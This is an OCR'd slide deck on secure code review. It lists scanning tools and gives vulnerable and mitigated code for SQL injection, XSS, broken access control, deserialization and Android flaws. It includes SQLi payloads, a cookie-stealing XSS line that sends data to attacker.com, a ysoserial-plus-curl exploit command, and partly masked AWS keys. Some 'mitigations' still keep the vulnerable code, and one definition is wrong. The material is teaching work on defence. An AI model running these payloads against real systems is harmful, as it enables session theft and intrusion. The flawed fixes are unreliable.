Hacking the code before hackers do !!

Presentation Outline

Key topics for discussion

- Who am i?
- Introduction to Secure Code Review
- Common SAST & DAST Tools
- Common Vulnerabilities
- Android Code Snippet
- Mitigation Techniques

$ whoami

Senior Security Consultant

@Apphaz Security Solutions

- Co-Chapter Lead of The Hackers Meetup Ahmedabad
- Knows how to open browser and Internet search





What is code Security Review



Definition

Secure Code Review is a systematic examination of source code with the objective of identifying security flaws, vulnerabilities, and deviations from secure coding practices. The goal is to ensure that the code not only functions correctly but also resists potential attacks and protects sensitive data.

Key Objectives

- ✓ Detect vulnerabilities such as SQL injection, XSS, buffer overflows, etc.
- ✓ Validate input handling, authentication, access control, cryptographic implementations, and error handling.
- ✓ Identify and mitigate business logic flaws that could be exploited.


Manual V/S Automated Review

Aspect	Manual Review	Automated Review
Method	Human analysts examine source code line-by-line.	Tools (SAST) scan code for known patterns and rules.
Accuracy	High for complex logic and contextual vulnerabilities.	Fast but may produce false positives/negatives.
Strength	- Detects business logic flaws - Understands context and design intent	- Quick scans of large codebases - Consistent pattern detection
Limitations	- Time-consuming - Resource-intensive - May miss common patterns	- Lacks understanding of context - Cannot find logic-based issues
Best used for	- Critical modules - Custom business logic - Final validation phase	- Early development phases - Continuous Integration pipelines

SSDLC

SSDLC is a framework that ensures security is built into software from the ground up, rather than added as an afterthought. It aims to identify, mitigate, and prevent security vulnerabilities throughout the development process.

SSDLC Lifecycle



Common SAST Tools & DAST

SAST Tools

- SonarQube
- Fortify SCA
- Checkmarx
- Veracode SAST
- Semgrep
- Bandit
- PMD
- ESLint
- Code QL
- Findsecbugs
- Breakeman
- RIPS
- Flawfinder

DAST Tools

- OWASP ZAP
- Burpsuite
- Acunetix
- Nikto
- Appscan
- Netsparker
- Arachani
- Wapiti
- WebInspect
- Quals WAS

IAST Tools

IAST tools work by instrumenting the application with agents that monitor the code as it runs in real time, typically during manual or automated functional testing. This allows the tool to observe the exact execution path, data flow, and context of code behaviour to detect vulnerabilities more accurately.

- Contract Assess
- Seeker by Synopsys
- HCL Appscan IAST
- K2 Security Platform
- RIPS (IAST Tools)

RASP Tools

RASP is a self-protecting security mechanism that integrates directly into an application's runtime. It analyses application behaviour and context in real time to detect threats and immediately block malicious activity, such as SQL injection, cross-site scripting (XSS), or unauthorized access.

- Contrast Protect
- Imperva RASP
- Signal Sciences (now part of Fastly)
- JupiterOne RASP
- Threat Stack Application Security Monitoring

Common Vulnerabilities

Common Vulnerabilities

SQL Injection

- SQL Injection is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database by injecting malicious SQL code into user input fields.

Vulnerable Code

```php
<?php
// Connect to DB
$conn = new mysqli("localhost", "root", "", "users");

// Get user input from GET parameter
$id = $_GET['id'];

// Vulnerable SQL query (no sanitization)
$sql = "SELECT * FROM users WHERE id = $id";
$result = $conn->query($sql);

if ($result->num_rows > 0) {
    // Display user data
    while ($row = $result->fetch_assoc()) {
        echo "Username: " . $row["username"];
    }
} else {
    echo "No user found.";
}
?>
```

Lets Assume: *https://example.com/user.php?id=3*

Payloads

Boolean-Based Payloads:

- Test if user with ID 3 exists:

https://example.com/user.php?id=3 AND 1=1 → returns "Username: ...“

https://example.com/user.php?id=3 AND 1=2 → returns "No user found."

Common Vulnerabilities

SQL Injection

Time-Based Payloads:

If the app doesn't return output, test delays:

3 AND IF(1=1, SLEEP(5), 0) → server delays 5 seconds
3 AND IF(1=2, SLEEP(5), 0) → no delay

URL encoded:

https://example.com/user.php?id=3%20AND%20IF(1=1,SLEEP(5),0)

Mitigated Code

```php
<?php
$conn = new mysqli("localhost", "root", "", "users");
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $_GET['id']);
$stmt->execute();
$result = $stmt->get_result();
while ($row = $result->fetch_assoc()) {
    echo "Username: " . $row["username"];
}
?>
```

Common Vulnerabilities

Cross site Scripting

- XSS (Cross-Site Scripting) is a type of security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. These scripts can steal session cookies, redirect users, or manipulate web content, leading to data theft or account compromise.

VUNRABLE CODE

```php
<?php
$conn = new mysqli("localhost", "root", "", "xss_demo");

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $name = $_POST['name'];
    $comment = $_POST['comment'];
    $conn->query("INSERT INTO guestbook (name, comment) VALUES ('$name', '$comment')");
}

$result = $conn->query("SELECT name, comment FROM guestbook");
?>

<!DOCTYPE html>
<html>
<head>
    <title>Vulnerable Guestbook</title>
</head>
<body>
    <h2>Leave a comment:</h2>
    <form method="post">
        Name: <input type="text" name="name" /><br>
        Comment: <textarea name="comment"></textarea><br>
        <input type="submit" value="Post" />
    </form>

    <h2>Comments:</h2>
    <?php while($row = $result->fetch_assoc()): ?>
        <div>
            <strong><?= $row['name'] ?>:</strong><br>
            <?= $row['comment'] ?>
        </div>
    <?php endwhile; ?>
</body>
</html>
```

Basic XSS Payload:

<script>prompt('XSS');</script>

Cookie Stealing

*<script>fetch('https://attacker.com/steal?cookie='
+ document.cookie)</script>*

JavaScript Injection via *onerror*

**

Common Vulnerabilities

Cross site Scripting

```php
<?php
$conn = new mysqli("localhost", "root", "", "xss_demo");

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $name = $_POST['name'];
    $comment = $_POST['comment'];
    $conn->query("INSERT INTO guestbook (name, comment) VALUES ('$name', '$comment')");
}

$result = $conn->query("SELECT name, comment FROM guestbook");
?>

<!DOCTYPE html>
<html>
<head>
    <title>Vulnerable Guestbook</title>
</head>
<body>
    <h2>Leave a comment:</h2>
    <form method="post">
        Name: <input type="text" name="name" /><br>
        Comment: <textarea name="comment"></textarea><br>
        <input type="submit" value="Post" />
    </form>

    <h2>Comments:</h2>
    <?php while($row = $result->fetch_assoc()): ?>
        <div>
            <strong><?= $row['name'] ?>:</strong><br>
            <?= $row['comment'] ?>
        </div>
        <div>
    <strong><?= htmlspecialchars($row['name'], ENT_QUOTES, 'UTF-8') ?>:</strong><br>
    <?= nl2br(htmlspecialchars($row['comment'], ENT_QUOTES, 'UTF-8')) ?>
        </div>

    <?php endwhile; ?>
</body>
</html>

```

Mitigated Code

Common Vulnerabilities

Broken Access Control

- Broken Access Control occurs when an application fails to properly enforce restrictions on what authenticated users are allowed to do, allowing unauthorized access to sensitive data or functions.

Vulnerable Code

```
const express = require('express');
const router = express.Router();
const User = require('../models/User');

// Delete a user (should be admin-only)
Tabnine | Edit | Test | Explain | Document
router.delete('/delete/:id', async (req, res) => {
  try {
    const userId = req.params.id;
    await User.findByIdAndDelete(userId);
    return res.status(200).send('User deleted');
  } catch (err) {
    return res.status(500).send('Server error');
  }
});

module.exports = router;
```

Common Vulnerabilities

Broken Access Control

Exploitation

DELETE /delete/64d5b1234abc5678def12345 HTTP/1.1
Host: vulnerableapp.com
Authorization: Bearer <user_token>



```
const express = require('express');
const router = express.Router();
const User = require('../models/User');
const { requireAdmin } = require('../middleware/auth');
// middleware/auth.js
Tabnine | Edit | Test | Explain | Document
function requireAdmin(req, res, next) {
    if (req.user && req.user.role === 'admin') {
      return next();
    }
    return res.status(403).send('Access denied: Admins only');
  }
  module.exports = { requireAdmin };

  // Protected delete route - only accessible by admin users
Tabnine | Edit | Test | Explain | Document
router.delete('/delete/:id', requireAdmin, async (req, res) => {
  try {
    const userId = req.params.id;
    await User.findByIdAndDelete(userId);
    return res.status(200).send('User deleted');
  } catch (err) {
    return res.status(500).send('Server error');
  }
});
```

Mitigated Code

Common Vulnerabilities

Insecure Deserialization

- Insecure Desensitization occurs when users or developers become accustomed to frequent security warnings or alerts and begin to ignore or bypass them, potentially leading to risky behaviour and security vulnerabilities.

Vulnerable Code

```java
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class DeserializeServlet extends HttpServlet {
    protected void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {

        ObjectInputStream ois = new ObjectInputStream(request.getInputStream());
        try {
            Object obj = ois.readObject();
            response.getWriter().println("Deserialized: " + obj.toString());
        } catch (ClassNotFoundException e) {
            response.sendError(HttpServletResponse.SC_BAD_REQUEST, "Invalid object");
        }
    }
}

```

Common Vulnerabilities

Insecure Deserialization

Exploitation

java -jar ysoserial.jar CommonsCollections1 'touch /tmp/pwned' > payload.sercurl -X POST --data-binary @payload.ser http://target-server/DeserializeServlet

Mitigated Code>>>>>>>>>>

```java
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class DeserializeServlet extends HttpServlet {
    protected void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {

        ObjectInputStream ois = new ObjectInputStream(request.getInputStream());
        try {
            Object obj = ois.readObject();
            response.getWriter().println("Deserialized: " + obj.toString());
        } catch (ClassNotFoundException e) {
            response.sendError(HttpServletResponse.SC_BAD_REQUEST, "Invalid object");
        }
    }
    ObjectInputStream ois = new ObjectInputStream(request.getInputStream()) {
    @Override
    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
        if (!"com.myapp.MySafeClass".equals(desc.getName())) {
            throw new InvalidClassException("Unauthorized deserialization attempt", desc.getName());
        }
        return super.resolveClass(desc);
    }
};
}
```

Code Snippet Android

Common Vulnerabilities

Hardcoded Credentials


- Hardcoded data in the source code of a mobile application refers to sensitive or static information (such as API keys, passwords, URLs, or configuration settings) that is directly embedded into the application's code. This practice poses a security risk as attackers can easily extract such information through reverse engineering, potentially leading to data breaches or unauthorized access.

```
/* loaded from: classes5.dex */
public class WagPrintService extends Service {
    public static final int DEVELOPMENT = 0;
    private static final int MAX_AWS_UPLOAD_KEY_LENGHT = 72;
    public static final int PRODUCTION = 1;
    private static final String PROD_AMAZON_BUCKET = "    -android";
    private static final String PROD_READ_ACCESS_KEY_ID = "AKIA              TWQ";
    private static final String PROD_READ_SECRET_KEY = "E2bm                                  Gs";
    private static final String PROD_WRITE_ACCESS_KEY_ID = "AKIAJ             3Q";
    private static final String PROD_WRITE_SECRET_KEY = "3kt                                  ctR";
    private static final String STAG_AMAZON_BUCKET = "    -android-stg";
    private static final String STAG_READ_ACCESS_KEY_ID = "AKIAI             WJQ";
    private static final String STAG_READ_SECRET_KEY = "/tcxu                          1GwqcOP3";
    private static final String STAG_WRITE_ACCESS_KEY_ID = "AKIAI          (REQ";
    private static final String STAG_WRITE_SECRET_KEY = "WXHw                            Qip6v";
    private static final long UPLOAD_CONTENT_EXPIRY_HOURS = 336;
```

Common Vulnerabilities

Insecure Data Storage

- Insecure Data Storage in mobile applications refers to the improper handling or saving of sensitive data (like passwords, tokens, personal information) on the device in a way that makes it accessible to unauthorized users or attackers, especially if the device is rooted/jailbroken.



Common Vulnerabilities

Insecure Data Storage


Mitigation

```
val masterKey = MasterKey.Builder(context)
    .setKeyScheme(MasterKey.KeyScheme.AES256_GCM)
    .build()
val sharedPreferences = EncryptedSharedPreferences.create(
    context,
    "secure_prefs",
    masterKey,
EncryptedSharedPreferences.PrefKeyEncryptionScheme.AES256_SIV,
EncryptedSharedPreferences.PrefValueEncryptionScheme.AES256_GCM
)
sharedPreferences.edit()
    .putString("token", "your_secure_token")
    .apply()
```

Common Vulnerabilities

Lack of Obfuscation

- Lack of code obfuscation in a mobile application means the app's code is not transformed to make it harder to read or reverse-engineer, making it easier for attackers to understand the app's logic, extract sensitive information, or modify behaviour.



Common Vulnerabilities

Lack of Obfuscation

Mitigation

```
buildTypes {
    release {
    minifyEnabled true
    shrinkResources true
    proguardFiles getDefaultProguardFile(
        'proguard-android-optimize.txt'), 'proguard-rules.pro'
            }
        }
```

Common Vulnerabilities

SQL Injection

- SQL Injection is a security vulnerability that occurs when untrusted input from the app is inserted into SQL queries without proper validation or sanitization, allowing attackers to manipulate the database — potentially exposing, modifying, or deleting sensitive user data.



```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_sqlinjection);
    Button SQLibutton = (Button) findViewById(R.id.SQLiBurron);
    final EditText username = (EditText) findViewById(R.id.userName);
    SQLibutton.setOnClickListener(new View.OnClickListener() { // from class: [redacted]
        @Override // android.view.View.OnClickListener
        public final void onClick(View it) {
            SQLiteDatabase sQLiteDatabase;
            Cursor QryResult;
            StringBuilder strb;
            StringBuilder sb = new StringBuilder();
            sb.append("SELECT * FROM users WHERE username='");
            EditText username2 = username;
            Intrinsics.checkExpressionValueIsNotNull(username2, "username");
            sb.append(username2.getText().toString());
            sb.append("'");
            String qry = sb.toString();
            try {
                SQLinjectionActivity.this.mDB = SQLinjectionActivity.this.openOrCreateDatabase("[redacted]", 0, null);
                sQLiteDatabase = SQLinjectionActivity.this.mDB;
                if (sQLiteDatabase == null) {
                    Intrinsics.throwNpe();
                }
```

Common Vulnerabilities

SQL Injection


Mitigation

*Cursor cursor = db.rawQuery("SELECT * FROM users WHERE username = ?", new String[]{input});*

Common Vulnerabilities

Weak Algorithm

- A weak algorithm refers to the use of outdated, insecure, or broken cryptographic algorithms or hashing functions that can be easily cracked or bypassed by attackers, leading to data breaches, unauthorized access, or reverse engineering risks. MD5, SHA1, ECB, PKCS5Padding,Base64() these are commonly founded weak algorithm



Common Vulnerabilities

Weak Algorithm

Mitigation


ECB mode should not be used for cryptographic operations. Instead, for cryptographic operations, use the code below:

Cipher cipher = Cipher.getInstance("AES/CFB/PKCS5Padding");

Even if ECB mode is not specified, the following code will default to it:

Cipher cipher = Cipher.getInstance("AES");

Ques Time on



Thank You

Think Hacking

Keep Hacking

‹ /Ping Me›

